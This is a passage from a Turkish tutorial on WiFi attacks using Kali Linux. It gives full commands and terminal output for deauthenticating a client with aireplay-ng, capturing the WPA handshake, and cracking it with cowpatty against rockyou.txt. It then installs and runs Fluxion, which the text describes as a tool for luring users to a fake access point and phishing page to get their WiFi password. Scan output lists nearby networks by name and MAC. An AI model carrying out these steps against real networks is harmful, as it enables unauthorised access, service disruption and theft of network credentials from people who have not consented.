60:45:CB:95:54:98 -37 25    325      18   0   1  54e. WPA2 CCMP  PSK  Panda

BSSID          STATION            PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60 -34  0 -24   4      5
60:45:CB:95:54:98 34:14:5F:44:07:9F -80  0 -24   0      1
```

Resim 3.2: Hedef aldığımız erişim noktası takip ediyoruz

Kullandığımız komut satırı sayesinde, 3.2'nci resimde de görmüş olduğunuz üzere erişim noktasını kullanan 2 adet cihaz mevcuttur. Bir sonraki adımımızı erişim noktasını kullanan bu cihazlar üzerinden sahte kimlik doğrulama paketleri göndererek yapacağız.

```
root@Panda: ~
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 2 mins ][ 2017-09-08 11:22 ][ fixed channel wlan1mon: 11

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
60:45:CB:95:54:98 -40 17    348      18   0   1  54e. WPA2 CCMP  PSK  Panda

BSSID          STATION            PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60 -34  0 -24   0      5
60:45:CB:95:54:98 34:14:5F:44:07:9F -80  0 -24   0      1

root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# aireplay-ng --deauth 5 -a 60:45:CB:95:54:98 -c 90:B6:86:45:AB:60 wlan1mon
11:49:10 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
11:49:10 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
11:49:11 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
11:49:11 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|65 ACKs]
11:49:12 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|63 ACKs]
11:49:12 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
11:49:13 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|65 ACKs]
11:49:13 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|63 ACKs]
11:49:14 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
11:49:14 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|64 ACKs]
11:49:15 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|65 ACKs]
11:49:16 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|63 ACKs]
11:49:16 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|65 ACKs]
11:49:17 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|62 ACKs]
11:49:17 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|62 ACKs]
11:49:18 Sending 64 directed DeAuth. STMAC: [90:B6:86:45:AB:60] [ 0|67 ACKs]
```

Resim 3.3: Erişim noktasını kullanmakta olan bir cihazı kullanarak sahte kimlik doğrulama paketleri gönderiyoruz

Hedeflediğimiz erişim noktası ile bağlantı kurmamız için bu cihazlar üzerinden, erişim noktasına sahte kimlik doğrulama paketleri gönderiyoruz ve Handshake yani Kabul edilme bekliyoruz.


Bu işlem için kullanacağımız komut satırı;

aireplay-ng --deauth 5 -a XX:XX:XX:XX:XX:XX -c XX:XX:XX:XX:XX:XX wlan1mon

--deauth = 5 Yazmamızın nedeni 5 adet sahte kimlik doğrulama paketi göndermesini istediğimizden dolayıdır. Sıfır yazarsanız eğer sınırsız şekilde gönderir.

-a = Hedeflenen erişim noktasının MAC adresini yazmalısınız

-c = Sahte kimlik doğrulama paketlerini göndereceğiniz cihazın MAC adresini yazmalısınız



```
root@Panda: ~
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 4 mins ][ 2017-09-08 11:49 ] WPA handshake: 60:45:CB:95:54:98
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
60:45:CB:95:54:98 -42 100    1293     180    0    1  54e. WPA2 CCMP  PSK  Panda
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
60:45:CB:95:54:98 90:B6:86:45:AB:60 -31   2e-24  18   14346
60:45:CB:95:54:98 34:14:5F:44:07:9F -70   0e-24   0     34
```

Resim 3.4: WPA Handshake gelmiş durumda

Resimde görmüş olduğunuz üzere; Hedeflediğimiz erişim noktasını kullanan cihaz üzerinden, hedeflediğimiz erişim noktasına Handshake sağlamış durumdayız. Handshake’i yakaladığımız için diğer terminalde açık olan airodump komutu ile yapmış olduğumuz izlemeyi kapatabiliriz artık. Şimdi bir sonraki adımımıza geçebiliriz. Bir sonraki adımımız için Wordlist yani Şifre Dizisi kullanacağız bunun için bilgisayarınızda bulunan “rockyou.txt” veya kendinizin bulmuş olduğu farklı bir Wordlist kullanabilirsiniz.


Biz Kali Linux işletim sisteminin içinde olan “**rockyou.txt**” isimli Wordlist’i kullanacağız. Bu Wordlist’i kullanmak için öncelikle sıkıştırılmış dosya dizininden çıkarmamız gerekiyor.

Terminalden öncelikle;

cd /usr/share/wordlists/ ‘e giriyoruz

ls Komutunu yazdıktan sonra **rockyou.txt.gz** isimli bir dosya olduğunu görüyorsak eğer **gzip -d rockyou.txt.gz** diyerek sıkıştırılmış dosya içerisinden çıkartıyoruz

Bir sonraki adıma geçiyoruz.



```
root@Panda: ~
File Edit View Search Terminal Help
root@Panda:~# cowpatty -f /usr/share/wordlists/rockyou.txt -r /root/Desktop/Berkay/Deneme-02.cap -s Berkay
key no. 271000: mytwins12
key no. 272000: morganpaige
key no. 273000: mishy123
key no. 274000: metoyou!
key no. 275000: maverick20
key no. 276000: marianne21
key no. 277000: maikhanh
key no. 278000: lucifer123
key no. 279000: loservill
key no. 280000: lilsexyred
key no. 281000: leannexx
key no. 282000: l3004767
key no. 283000: kimmybob
key no. 284000: katie2011
key no. 285000: junel107
key no. 286000: johnlang
key no. 287000: jennalouise
key no. 288000: jaimes07
key no. 289000: inanimate
key no. 290000: ilovemike07
key no. 291000: iamfree!
key no. 292000: homework3
key no. 293000: hawaii73
key no. 294000: groesbeck
```

Resim 3.5: Wordlist Kullanımı

coWPAtty aracı yardımı ile Wordlist kullanarak başlıyoruz.

Kullanacağımız komut satırı;

cowpatty -f /usr/share/wordlists/rockyou.txt -r /root/Desktop/Berkay/Deneme-02.cap -s Berkay

Yazdığımız komut ile birlikte coWPAtty Wordlist’de bulunan tüm şifreleri deneyerek hedeflediğimiz erişim noktasının WPA şifresini bulmaya çalışmaktadır. Bazen çok kısa bir sürede bulabilmekte, bazen ise şifreyi bulması uzun zaman almaktadır.

Fluxion & Linset

Fluxion aracı, orijinali İspanyolca dilinde yazılmış olan Sosyal Mühendislik aracı olan Linset uygulamasını İspanyolca dilinde kullanamayan kullanıcılar için geliştirildi. Fluxion uygulaması, tecrübesiz kablosuz ağ kullanıcıları, ağın şifresini saldırganı vermeye yönlendirmeye yönelik yazılmış bir saldırı aracıdır.


Bu aracın özellikleri;

- Ağ taraması yapmaktadır
- Handshake yakalamak (Şifrenin bulunması için kesin olarak gereklidir)
- WEB Arayüzü kullanabilmektedir
- Orijinal AP(Access Point)'nin aynısını Sahte AP olarak oluşturmak
- Mdk3 işlemlerini kullanarak, kullanıcılara sahte kimlik doğrulama paketleri göndererek, kullanıcıları Sahte AP'e çekmek
- Sahte DNS serverı kullanarak, kullanıcıların tüm DNS isteklerini yakalar ve onları host'ta çalışan bir script'e yönlendirir
- Kullanıcılara WPA şifresini girmeleri için sahte bir hizmet sayfası oluşturur
- Her girilen şifreyi, Handshake ile doğrular
- Doğru şifre girildiği anda, tüm çalışmaları otomatik olarak bitirir

Uygulaması;

Uygulamayı yüklemek için öncelikle aşağıdaki adresi kullanacağız;

<https://github.com/wi-fi-analyzer/fluxion.git>



```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
root@Panda:~/Desktop/fluxion# git clone https://github.com/wi-fi-analyzer/fluxion.git
```

Resim 4.1: Fluxion'ı indirme komutu

git clone https://github.com/wi-fi-analyzer/fluxion.git

Komutu ile Fluxion uygulamamızı indiriyoruz.


```
root@Panda: ~/Desktop
File Edit View Search Terminal Help
root@Panda:~/Desktop# ls
Berkay fluxion linsetmv1-2-master linsetmv1-2-master.zip Staj
root@Panda:~/Desktop# cd fluxion/
```

Resim 4.2: Fluxion

“ cd fluxion “ Komutu ile fluxion dosyasının içine giriyoruz.

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
root@Panda:~/Desktop# ls
Berkay fluxion linsetmv1-2-master linsetmv1-2-master.zip Staj
root@Panda:~/Desktop# cd fluxion/
root@Panda:~/Desktop/fluxion# ls
docs fluxion.sh install language lib locale logos README.md siteinstaller.py sites
root@Panda:~/Desktop/fluxion# ./fluxion.sh
```

Resim 4.3: Fluxion’ı başlatıyoruz

“ ./fluxion.sh “ Komutu ile Fluxion uygulamamızı başlatıyoruz

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[~]
[
  FLUXION 2 < Fluxion Is The Future >
]
[~]

[2] Select your language


[1] English
[2] German
[3] Romanian
[4] Turkish
[5] Spanish
[6] Chinese
[7] Italian
[8] Czech
[9] Greek
[10] French
[11] Slovenian

[deltaxflux@fluxion]-[~]
```

Resim 4.4: Dil Seçenekleri

Fluxion uygulamasının bize sunmuş olduğu dil seçeneklerini görmekteyiz. Hangi dili seçmek istiyorsanız başındaki rakamı yazarak enter’a basmanız, seçmiş olduğunuz dili seçerek bir sonraki adıma ilerlemenizi sağlar.


[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]



```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[~] Fluxion
[ FLUXION 2 < Fluxion Is The Future > ]
[~]
Bir Ağ Secin
[1] wlan0 Atheros AR9485 ath9k
[2] wlan1 Atheros AR9271 ath9k
[deltaxflux@fluxion]-[~]2
```

Resim 4.5: Hangi Kablosuz Ağ Arayüzleri

Hangi Kablosuz Ağı seçeceğimizi görüntülüyoruz buradan. Ben wlan1'de bulunan harici kablosuz ağ kartımı seçiyorum. Sizler elinizde harici kart varsa onu kullanabilir yada dahili ağ kartınızı kullanabilirsiniz.




```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[~] Fluxion
[ FLUXION 2 < Fluxion Is The Future > ]
[~]
[2] Kanal Sec
[1] Tum Kanallar
[2] Sectigim Kanal ya da Kanallar
[3] Geri
[deltaxflux@fluxion]-[~]1
```

Resim 4.6: Erişim Noktalarının Seçimi

Kanal Seç kısmından hangi erişim noktalarını seçeceğinizi gösterir size. Eğer etrafınızdaki tüm kanalları taramak istiyorsanız 1. Seçeneği veya önceden belirlediğiniz kanal veya kanallar var ise 2. Seçeneği seçeceksiniz. Benim önceden belirlediğim bir kanal olmadığından dolayı etrafımdaki tüm kanalları aratmasını istiyorum ve 1. Seçeneği seçiyorum.

Bu seçimimin ardından Resim 4.7'de olan ekran karşıma çıkıyor ve Fluxion benim adıma etrafımdaki tüm kanalları listelemiş durumda.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]



CH 13][Elapsed: 12 s][2017-09-12 13:54

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D0:7A:B5:93:BA:C5	-43	25	0 0	7	54e	WPA2	CCMP	PSK	Darius
30:74:96:0B:30:C6	-68	24	0 0	10	54e	WPA2	CCMP	PSK	Sari kanarya
28:3C:E4:D6:43:98	-70	15	1 0	1	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_6387
C0:25:E9:94:80:5E	-71	17	2 0	1	54e	WPA2	CCMP	PSK	TurkTelekom_T805E
EC:08:6B:99:51:B7	-78	10	1 0	11	54e	WPA2	CCMP	PSK	TTNET_TP-LINK_51B7
CC:A2:23:A9:BA:42	-75	26	15 0	7	54e	WPA2	CCMP	PSK	VivalaVida
14:B9:68:33:7D:84	-77	15	0 0	11	54e	WPA2	CCMP	PSK	SUPERONLINE
A0:F3:C1:DB:A1:F9	-78	9	0 0	13	54e	WPA2	CCMP	PSK	tayerc
DC:EE:06:5C:01:36	-79	5	0 0	9	54e	WPA2	CCMP	PSK	Escobar
F8:3D:FF:5F:3F:27	-78	24	0 0	3	54e	WPA2	CCMP	PSK	TTNET_HG630a_3F16
4C:9E:FF:C3:92:86	-81	23	4 0	3	54e	WPA	CCMP	PSK	cns3561
28:3C:E4:D6:BA:3C	-82	6	0 0	1	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_8918
10:FE:ED:EF:DF:B4	-83	7	4 0	12	54e	WPA2	CCMP	PSK	EROL
D4:6E:0E:DB:1C:C7	-82	10	2 0	1	54e	WPA2	CCMP	PSK	TurkTelekom_T1CC7
E8:37:7A:1E:04:01	-83	10	0 0	2	54e	WPA2	CCMP	PSK	Berkin
18:A6:F7:4F:16:E2	-78	12	1 0	1	54e	WPA2	CCMP	PSK	TurkTelekom_T16E2
24:00:BA:B7:CE:EF	-83	4	1 0	5	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_1923
80:13:82:A1:9B:63	-87	4	1 0	6	54e	WPA2	CCMP	PSK	SUPERONLINE_WiFi_0934
9C:C1:72:DA:84:49	-85	10	0 0	7	54e	WPA2	CCMP	PSK	senols
E8:37:7A:3D:EC:D3	-88	1	0 0	3	54e	WPA2	CCMP	PSK	GOKCE
A0:E4:CB:B9:6F:DF	-89	5	0 0	10	54e	WPA	CCMP	PSK	Rquick
18:28:61:95:66:D2	-89	1	0 0	1	54e	WPA2	CCMP	PSK	Airties-Izmir
44:C3:46:13:F2:08	-89	4	0 0	2	54e	WPA2	CCMP	PSK	SUPERONLINE-WiFi_6513
90:EF:68:83:20:4B	-90	6	0 0	3	54e	WPA2	CCMP	PSK	TTNET_ZyXEL_R7WE
F8:23:B2:22:AD:E0	-93	3	0 0	4	54e	WPA2	CCMP	PSK	YILMAZ
14:B9:68:F0:20:4A	-94	2	0 0	5	54e	WPA2	CCMP	PSK	TTNET_HUAMEI_2039

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
28:3C:E4:D6:43:98	DC:74:A8:03:08:AC	-74	0 - 0e	0	1	
CC:A2:23:A9:BA:42	70:E7:2C:AD:3F:54	-1	0e- 0	0	15	
10:FE:ED:EF:DF:B4	5C:2E:59:52:E2:BC	-1	0e- 0	0	4	
24:00:BA:B7:CE:EF	6C:72:E7:B6:DF:9D	-91	0 - 1	0	2	

Resim 4.7: Etrafınızda olan Erişim Noktalarının Listesi

Bu ekranı gördükten sonra Ctrl + C 'ye basarak yapmış olduğu arama işlemini sonlandırıyoruz ve ana terminal penceremize tekrardan dönüyoruz.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
WIFI LIST                               Staj
ID    MAC                                CHAN  SECU  PWR  ESSID
[1]   14:B9:68:F0:20:4A                    5     WPA2  6%   TTNET_HUAWEI_2039
[2]   F8:23:B2:22:AD:E0                    4     WPA2  7%   YILMAZ
[3]   90:EF:68:83:20:4B                    3     WPA2  10%  TTNET_ZyXEL_R7WE
[4]   44:C3:46:13:F2:08                    2     WPA2  11%  SUPERONLINE-WiFi_6513
[5]   18:28:61:95:66:D2                    1     WPA2  11%  Airties-Izmir
[6]   A0:E4:CB:B9:6F:DF                    10    WPA   11%  Rquick
[7]   E8:37:7A:3D:EC:D3                    3     WPA2  12%  GOKCE
[8]   9C:C1:72:DA:84:49                    7     WPA2  15%  senols
[9]   80:13:82:A1:9B:63                    6     WPA2  13%  SUPERONLINE_wiFi_0934
[10]  28:3C:E4:D6:AB:E4                    11    WPA2  15%  SUPERONLINE_WIFI_8612
[11]* 24:00:BA:B7:CE:EF                    5     WPA2  17%  SUPERONLINE_wiFi_1923
[12]  18:A6:F7:4F:16:E2                    1     WPA2  23%  TurkTelekom_T16E2
[13]  E8:37:7A:1E:04:01                    2     WPA2  17%  Berkin
[14]  D4:6E:0E:DB:1C:C7                    1     WPA2  18%  TurkTelekom_T1CC7
[15]* 10:FE:ED:EF:DF:B4                    12    WPA2  17%  EROL
[16]  28:3C:E4:D6:BA:3C                    1     WPA2  18%  SUPERONLINE_wiFi_8918
[17]  4C:9E:FF:C3:92:86                    3     WPA   18%  cns3561
[18]  F8:3D:FF:5F:3F:27                    3     WPA2  21%  TTNET_HG630a_3F16
[19]  DC:EE:06:5C:01:36                    9     WPA2  21%  Escobar
[20]  A0:F3:C1:DB:A1:F9                    13    WPA2  19%  tayerc
[21]  14:B9:68:33:7D:84                    11    WPA2  23%  SUPERONLINE
[22]* CC:A2:23:A9:BA:42                    7     WPA2  25%  VivalaVida
[23]  EC:08:6B:99:51:B7                    11    WPA2  22%  TTNET_TP-LINK_51B7
[24]  C0:25:E9:94:80:5E                    1     WPA2  30%  TurkTelekom_T805E
[25]* 28:3C:E4:D6:43:98                    1     WPA2  33%  SUPERONLINE_wiFi_6387
[26]  30:74:96:0B:30:C6                    10    WPA2  31%  Sari kanarya
[27]  D0:7A:B5:93:BA:C5                    7     WPA2  55%  Darius
[28]  EC:08:6B:CE:E6:5F                    11    WPA2  10%  TurkTelekom_TE65F

(*) Aktif kullanicilar
Tekrar taramak icin Hedef_seciniz type r
[deltaxflux@fluxion]-[~]25
```

Resim 4.8: Etrafınızda olan Erişim Noktalarının Listesi

Üstteki resimde olduğu gibi Fluxion bize seçebileceğimiz tüm erişim noktalarını sunmaktadır. Yapmanız gereken şey sadece “ID” olarak kaç yazıyorsa hedeflediğiniz kanalın başında onu yazıp son bir sonraki adıma geçmektedir. Eğer hedeflediğiniz kanalı bulamadıysanız bu listede “r” tuşuna basarak tekrardan arama yaptırabilirsiniz.

[KABLOSUZ AĞ SALDIRI ARAÇLARI – KALI LINUX]

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[-----]
[
[   FLUXION 2   < Fluxion Is The Future >
[
[-----]

INFO WIFI

    SSID = Panda / WPA2
    Channel = 2
    Speed = 54 Mbps
    BSSID = 14:9D:09:53:08:F4 ( )

[2] Saldiri Tipi Secin

    [1] SahteAP - Hostapd (Tavsiye Edilen)
    [2] SahteAP - airbase-ng (Yavas Baglanti)
    [3] Geri

[deltaxflux@fluxion]-[~]1
```

Resim 4.9: Saldırı Tipi

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[-----]
[
[   FLUXION 2   < Fluxion Is The Future >
[
[-----]

INFO WIFI

    SSID = Panda / WPA2
    Channel = 2
    Speed = 54 Mbps
    BSSID = 14:9D:09:53:08:F4 ( )

handshake location (Example: /root/Desktop/fluxion.cap)
Press ENTER to skip

Path: 
```

Resim 4.10: Handshake Sağlamak

Bu ekranımızdan saldırı türümüzü seçiyoruz.

Önceden Handshake sağlama işlemi uyguladıysak **.cap** uzantılı dosyamızın yolunu seçerek direk Handshake bilgilerini kullanabiliyoruz. Ancak önceden Handshake sağlama işlemi uygulamadıysak **“Enter”** tuşuna basarak Handshake sağlama işlemine geçebiliyoruz.

```
root@Panda: ~/Desktop/fluxion
File Edit View Search Terminal Help
[-----]
[
[   FLUXION 2   < Fluxion Is The Future >
[
[-----]

[2] Handshake Kontrol

    [1] pyrit
    [2] aircrack-ng (Hata Sansı Var)
    [3] Geri

[deltaxflux@fluxion]-[~]1
```

Resim 4.11: Handshake Uygulamaları

